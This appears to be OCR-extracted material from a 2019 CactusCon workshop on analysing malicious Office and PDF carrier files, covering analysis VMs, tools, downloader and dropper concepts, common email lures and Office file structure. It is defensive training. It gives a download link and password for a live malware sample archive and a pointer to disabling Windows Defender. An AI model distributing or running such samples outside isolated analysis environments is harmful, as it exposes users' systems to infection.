


Understanding and Analyzing Weaponized Carrier Files (CactusCon 8, 2019)

https://www.cactuscon.com/2019-talks-and-workshops/understanding-and-analyzing-weaponized-carrier-files
Event registration: https://www.eventbrite.com/o/cactuscon-3230554686

The most up-to-date version of the workshop materials, including this PDF, can be found here: **https://github.com/rj-chap/CFWorkshop**

Participants will learn about carrier files, how they are weaponized, and how to analyze the nasty little buggers. The workshop covers MS Office and PDF file structures in-depth along with the common scripting engines associated with the file formats.

Hardware/Software

To participate in the workshop, you don't need Acid Burn's laptop. However, you will want to bring a laptop equipped with the following:

- **The laptop will probably need at least 8GB of RAM**, as you'll need to be able to run your host OS along with two VMs.
- Please try to have a USB 3.0 port available. I will have USB 3.0 drives with me the day of the workshop. These drives will be FAT-formatted (nothing fancy) and contain the files required for the workshop. I will also pop the files on to a cloud-based file sharing service ahead of the workshop for folks whom like to setup early.
- VM software! You'll need software to run a VM, such as VMware or VirtualBox. Doesn't matter if you're on a Mac with VMware Fusion, Windows, Linux, whatever. If you can run a VM (and take at least one snapshot), we're solid!

VM Setup

You will need to have 2 VMs ready to rock:

1. Windows Malware VM

You will need a Windows malware VM (10 preferred, 7+ will work).

- If you do not have a Windows 10 malware analysis machine, please check out https://zeltser.com/free-malware-analysis-windows-vm/#step2

- Speaking of MS products, **you're going to need (in order to follow along with VBA file debugging), a copy (evaluation version works fine) of MS Office 2016+**. Version doesn't *really* matter, but the more recent the better.
- If you don't have an MS Office license, check out the MS Evaluation center for a copy of Office that you can use: https://www.microsoft.com/en-us/evalcenter/evaluate-office-365-proplus
- Please install PDFStreamDumper: http://sandsprite.com/blogs/index.php?uid=7&pid=57
- A hex editor of your choice! A few good options are HxD and 010 Editor (010 is commercial, BUT AWESOME)
- e.g. HxD hex exditor: https://mh-nexus.de/en/hxd/
- Notepad++: https://notepad-plus-plus.org/


2. REMnux VM

You will want an up-to-date copy of the REMnux VM: https://remnux.org/

- Please install ViperMonkey in REMnux: sudo -H pip install -U https://github.com/decalage2/ViperMonkey/archive/master.zip
- Otherwise, you're solid! All others tools we'll be using are installed by default in REMnux

VMs available

If you REALLY cannot prep for the workshop (and damn you if this is the case), again, I'll have 20 or so USB 3.0 drives available with VMs that you can use. Please note that the VMs will be around 10GB+. Even though they are USB 3.0 drives, it will take a while to copy the required files to get setup. So... you know. PREP dang you!



Do you have the malware samples? If not, you can grab the bad boys here:


- http://incidentresponse.training/cfworkshop_samples.zip
- Zip password: `dc27workshop`

You will want to copy these samples to both your Windows malware VM and your REMnux VM.

Remember to **disable networking & file sharing after, as we'll be playing with live malware.**

Seriously, **BE CARERFUL!**

- **DO NOT** copy or download the malware samples to your host OS!
- **DO NOT** open or double-click the malware samples outside of your Windows malware and REMnux VMs!



At $lastJob, I ran a 5-week SOC baseline training course many, many times. In the course, I dedicate a full day to Office document analysis along with a full day to PDF analysis. Today, we have a total of four (4) hours. As such, we'll want to make the best use of our time!

"In a Perfect World" Workshop Agenda:
0.5 hr: Intro, VM Setup, and Carrier File Overview
0.5 hr: Bathroom break(s) and buffer
0.5 hr: Office Document Overview
1.0 hr:s Office Document Analysis
0.5 hr: PDF Overview
1.0 hrs: PDF Analysis

Actual Workshop Agenda:
WHO KNOWS?! This is a workshop yo! I'm sure we'll run into some fun tangents, some random issues, blah blah blah.

Regardless, the instructions within this document will allow you to follow through the training at your leisure. My goal was to provide step-by-step instructions for *most* of the content, so feel free to finish up anything we aren't able to hit within our time limit whenever you feel like doing so. I'm always around to answer questions online.

https://www.linkedin.com/in/ryanjchapman/
https://incidentresponse.training


Related work history:
- $firstJob = Technical Trainer → App developer
- $lastJob = SOC Analyst → SOC Lead → CIRT NSM Analyst / SOC Tech Lead → CIRT Senior IR Analyst / SOC Tech Lead
- $dayJob = Principle IR Consultant

I LOVE presenting! Heck, I love to run my mouth, so having the opportunity to do so in front of like-minded professionals is a true joy of mine. I have presented at:
- DefCon 27 (2019 -- This very workshop!)
- CactusCon (2015/16/17/18)
- BSides Las Vegas (2015/16)
- BSides San Francisco (2015/2019)
- Splunk.Conf (2015/16)
- Splunk Live! (Scottsdale 2016, Santa Clara 2015, & Phoenix 2014)
- At various universities/high schools/meet-ups/derp

You can find my previous workshops on GitHub: https://github.com/rj-chap

IT TAKES A VILLAGE

- If you need assistance, **raise your hand**
  - If my helpers show up, they'll assist!
  - Otherwise, I'll get ya
- If still stuck, skip that section for now
  - I can provide individual assistance:
    - During the break
    - After the workshop in person
    - After the workshop online (hit me @rj_chap!)




Please reference the notes on the Workshop Materials slide
(second slide of preso, go back)

An up-to-date version of the VM setup guide will be available here:
https://github.com/rj-chap/CFWorkshop/blob/master/README.md


For disabling Windows Defender, Google is your friend!
- Example process: https://www.wikihow.com/Turn-Off-Windows-Defender-in-Windows-10

If you copied the Windows 10 malware VM from one of my USB drives, you're good to go.

Alright! Let's get started by acquainting ourselves with the concept of a carrier file.




Please note that the security community at large sometimes refers to these files as MalDocs (a combination of malicious + document). Going forward, feel free to use either term. I personally prefer the term carrier file, hence the name of this workshop.



The data from this slide is taken from Verizon's 2019 Data Breach Investigations Report, which can be found here: https://enterprise.verizon.com/resources/reports/2019-data-breach-investigations-report.pdf

MOAR CARRIER FILE INFOZ


- Users often transfer documents via email
- Users are prone to open attachments
- Common schemes used:
  - Purchase Orders / Invoices
  - Resumes / CVs
  - Receipts / Bills
  - Contract Proposals
- Wide-net vs. more targeted approach



Quite simply, a downloader is a malicious threat that downloads additional threats (known as stages) from the Internet. Meanwhile, a dropper is a malicious threat that contains the next stage within it and is able to drop the sucker on to the host and execute it.

Downloaders are usually smaller, as they often contain simple (though obfuscated) scripts that download additional stages.

Droppers are usually larger in size, as they must embed the next stage of the threat within themselves.



The REMnux VM, maintained by Lenny Zelster and David Westcott of the SANS Institute, includes a bevy of tools:
https://remnux.org/docs/distro/tools/

When it comes to PDF analysis, PDFStreamDumper by David Zimmer stands supreme:
http://sandsprite.com/blogs/index.php?uid=7&pid=57

Didier Stevens Labs (DSL) is owned by (you'll never guess) Didier Stevens. He makes some of the best document analysis tools available!
https://blog.didierstevens.com/my-software/


Decalage, a site by Philippe Lagadec, provides some fantastic tools for carrier file analysis:
- python-oletools package: https://www.decalage.info/python/oletools
- ViperMonkey, a VBA parser and emulator: https://github.com/decalage2/ViperMonkey

Microsoft provides an application called the Visual Basic for Applications Editor (VBA Editor) that comes bundled with Office.
https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office

I use VirusTotal (VT) nearly every day. The crew over at VT was cool enough to provide me a researcher account for my various activities. While developing this workshop, I must have visited the site over 100 times, literally. Do yourself a favor and become VERY familiar with VirusTotal.

In fact, I streamed a basic VirusTotal overview (1.5 hrs) that you can check out here: https://www.youtube.com/watch?v=3jxqhEwBBGM

Now that we've gone over the basics of carrier files, it's time to learn about a specific document format. We'll begin with the most common carrier file format, the Microsoft Office document.




Office documents come in many different forms. We'll be playing with two of them in this workshop, but many others exist.

Office 97-2003:

- Word Document: http://www.forensicswiki.org/wiki/Word_Document_(DOC)
- The Object Linking and Embedding (OLE) Compound File (CF) format: http://www.forensicswiki.org/wiki/OLE_Compound_File
- Excel (XLS) and PowerPoint (PPT) also use the OLE structure
- Magic number for OLE files: `d0 cf 11 e0 a1 b1 1a e1`
- MS Office XML format: https://en.wikipedia.org/wiki/Microsoft_Office_XML_formats

Office 2007+:

- DOCX: http://www.forensicswiki.org/wiki/Word_Document_(DOCX)
- Open Office XML: https://en.wikipedia.org/wiki/Office_Open_XML



